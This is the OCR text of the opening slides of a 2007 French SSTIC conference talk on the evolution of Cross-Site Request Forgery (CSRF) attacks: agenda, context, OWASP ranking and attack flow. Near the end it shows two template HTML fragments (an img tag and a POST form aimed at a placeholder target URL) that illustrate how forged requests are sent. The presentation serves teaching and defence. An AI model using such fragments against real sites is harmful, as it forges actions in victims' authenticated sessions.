HERVÉ SCHAUER CONSULTANTS
Cabinet de Consultants en Sécurité Informatique depuis 1989
Spécialisé sur Unix, Windows, TCP/IP et Internet

Évolution des attaques de type « Cross-Site Request Forgery »

SSTIC
Symposium sur la Sécurité des Technologies de l'Information et des Communications
1 juin 2007

Renaud Feil
<renaud.feil@hsc.fr>

Louis Nyffenegger
<louis.nyffenegger@hsc.fr>


Sommaire

- Présentation des attaques de type *Cross-Site Request Forgery* (CSRF)
- Exemples d'applications Web vulnérables
- Limites des attaques de type CSRF « traditionnelles » et évolution de la menace
- Protections

Partie 1 :
Présentation des attaques de type Cross-Site Request Forgery

Le navigateur comme client léger universel

- Webmail, gestion d'agenda, outils bureautiques, Intranet de gestion documentaire : le « tout Web ».
- Banques en ligne, e-commerce, enchères, impôts, poker : $$$.
- Interface de configuration Web pour les équipements réseaux, les serveurs, et même les équipements des opérateurs téléphoniques.




Une vulnérabilité enfin reconnue

- Le « modèle de sécurité » du Web : une page d'un domaine donné peut contenir des liens et effectuer des requêtes vers d'autres domaines.
- Conséquence : les attaques de type CSRF
  - Page malveillante contenant des balises provoquant l'envoi par le navigateur de la victime d'une requête vers un site tiers.
- Apparition en 5ème position dans le classement 2007 de l'OWASP :


  « Cross site request forgery (CSRF) is the major new addition to this edition of the OWASP Top 10. »

OWASP
The Open Web Application Security Project
http://www.owasp.org


Cinématique d'une attaque CSRF




Cinématique d'une attaque CSRF



Cinématique d'une attaque CSRF



Cinématique d'une attaque CSRF



Possibilités des attaques de type CSRF

- Permet d'envoyer différents types de requêtes :
  - GET : <img src='URL CIBLE'>
  - POST : <form method=POST action='URL CIBLE'>
